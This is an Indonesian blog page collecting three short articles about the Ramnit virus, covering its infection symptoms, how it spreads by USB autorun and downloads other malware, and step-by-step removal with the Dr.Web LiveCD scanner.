1. Virus akan membuat browser Internet Explorer menampilkan halaman yang berisi penawaran iklan, game, dan terkadang gamabar porno dalam jumlah yang banyak secara terus menerus selama komputer terkoneksi internet.

2. Gejala selanjutnya adalah, icon removable media berubah menjadi icon folder. Setelah itu pengguna tidak dapat mengakses flashdisk tersebut dengan peringatan Access is denied. Dan terakhir muncul pula pesan Compressed (zipped) Folders pada saat mengklik drive tersebut.

3. Muncul banyak file dengan nama file 'Copy of Shortcut to (1).lnk' s/d 'Copy of Shortcut to (4).lnk' di flashdisk pengguna. File ini digunakan oleh virus untuk menggandakan dirinya ketika dieksekusi pengguna.

4. Salah satu hal yang unik dan membuat virus ini sangat mudah aktif dan sulit dibasmi adalah setiap kali user melakukan klik kanan. Selain menampilkan menu klik kanan, secara tidak langsung pengguna komputer juga telah menjalankan virus ini.

Selain ciri-ciri tersebut, perlu diketahui juga bahwa Ramnit juga memiliki file induk yang sudah dipersiapkan di direktori [%USB Flash%:\RECYCLER\%nama_acak%.exe].

Virus ini juga akan menjangkit file berekstensi exe, dan setiap file exe yang terinfeksi akan mempunyai ukuran 107KB lebih besar dari ukuran awalnya. Selain itu Ramnit akan menduplikasikan file tersebut di dalam folder yang sama.
baca keseluruhan - Ciri Komputer yang Terjangkit Virus Ramnit

Waspadai Serangan Virus Ramnit

Setelah beberapa virus menghebohkan seperti Stuxnet, Sality, Virut dan Shortcut, kini ada Ramnit yang juga tak kalah canggih. Program jahat ini mampu 'bekerjasama' dengan virus lain untuk menginfeksi korbannya.

Ya itulah keunikan Ramnit dibandingkan dengan virus lain. Usai menjangkit komputer korbannya, program jahat ini akan men-download varian virus lainnya.
Dan yang lebih memusingkan, jenis virus yang di-download akan berbeda untuk tiap komputer target baik dari nama maupun ukurannya. Hal inilah yang menyebabkan banyak program antivirus sekalipun kesulitan untuk melakukan deteksi dan pembersihan. 

virus ini tidak hanya menyebar melalui internet, tapi juga bisa melalui media lain seperti flashdisk dengan memanfaatkan fungsi Autorun. 
Aksi lain yang akan dilakukan oleh virus ini adalah menginjeksi file yang mempunyai ekstensi exe, dll dan htm/html baik file program aplikasi maupun file system Windows. Setiap file yang terinjeksi akan bertambah ukurannya sekitar 107-109 KB.
baca keseluruhan - Waspadai Serangan Virus Ramnit

Kiat Membasmi Virus Ramnit dari Komputer

Meski terbilang baru, namun penyebaran virus Ramnit memang cepat. Bahkan karena kecanggihannya yang mampu men-download virus lain, program jahat ini tergolong salah satu trojan yang sulit diberantas.

Nah setelah mengetahui ciri-cirinya, berikut adalah langkah-langkah untuk menghapus virus Ramnit yang disampaikan Alfons Tanujaya, analis antivirus Vaksincom.

Karena menginfeksi file berekstensi exe, dll, dan html, maka pembersihan sebaiknya dilakukan pada modus DOS. Untuk mempermudah pembersihan silahkan gunakan Windows Mini PE Live CD, lalu downlad tool gratis Dr.Web CureIt!.

Agar optimal, sebaiknya semua media termasuk hardsisk dan flashdisk discan terlebih dahulu. Hal ini dikarenakan Ramnit akan menaruh beberapa media penyimpanan.

Sebelum melakukan pembersihan sebaiknya blok file duplikat virus dengan menggunakan fitur 'Software Restriction Policies'. Fitur ini hanya ada pada system operasi Windows XP Pro, Vista, 7, Server 2003 dan Server 2008.

Hubungkan flashdisk atau pun hardsik eksternal ke komputer. Lalu download aplikasi gratisan Dr Web Live CD pada situs berikut ini. Setelah hal tersebut usai dilakukan, pengguna bisa melanjutkan langkah-langkah berikut.

1. Setelah software Dr.Web LiveCD berhasil di-download, burn kedalam CD/DVD

2. Hubungkan flashdisk dan hardsik eksternal ke komputer

3. Booting komputer melalui CD/DVD ROM

4. Kemudian akan muncul layar 'Welcome to Dr.Web LiveCD

5. Pilih 'Dr.Web LiveCD (Default)' kemudian tekan tombol 'Enter' pada keyboard

6. Tunggu beberapa saat sampai muncul interface Dr.Web LiveCD yang akan menampilkan aplikasi 'Dr.Web Scanner' secara otomatis. Dr.Web Scanner ini berfungsi untuk melakukan pemeriksaan terhadap komputer anda dari kemungkinan adanya virus

7. Untuk scan hardisk, pada layar 'Dr.Web Scanner' pilih lokasi drive yang akan di periksa dan pastikan Anda check list opsi 'Scan subdirectories' agar Dr.Web dapat melakukan pemeriksaan terhadap direktori dan subdirektori agar pembersihan lebih optimal. Jika layar Dr.Web Scanner tidak muncul klik ganda icon 'Dr.Web Scanner' yang terdapat pada Desktop.

8. Kemudian klik tombol [Start] untuk memulai proses pemeriksaan

9. Tunggu beberapa saat sampai proses scan selesai dilakukan. Jika ditemukan adanya virus, Dr.Web akan menginformasikan file yang terinfeksi dan jenis virus yang menginfeksi pada kolom informasi virus yang tersedia.

10. Klik tombol [Select All] untuk memilih semua objek/file yang akan di bersihkan atau Anda dapat menentukan file mana saja yang akan Anda bersihkan dengan check list pada opsi yang tersedia

11. kemudian klik tombol [Cure] untuk membersihkan file yang telah terinfeksi virus

12. Tunggu sampai proses pembersihan selesai dilakukan

13. Scan ulang komputer untuk memastikan komputer bersih dari virus

14. Restart komputer.
baca keseluruhan - Kiat Membasmi Virus Ramnit dari Komputer

    Twitter Bird on The Tree by Tutorial Blogspot

    iklan from adsense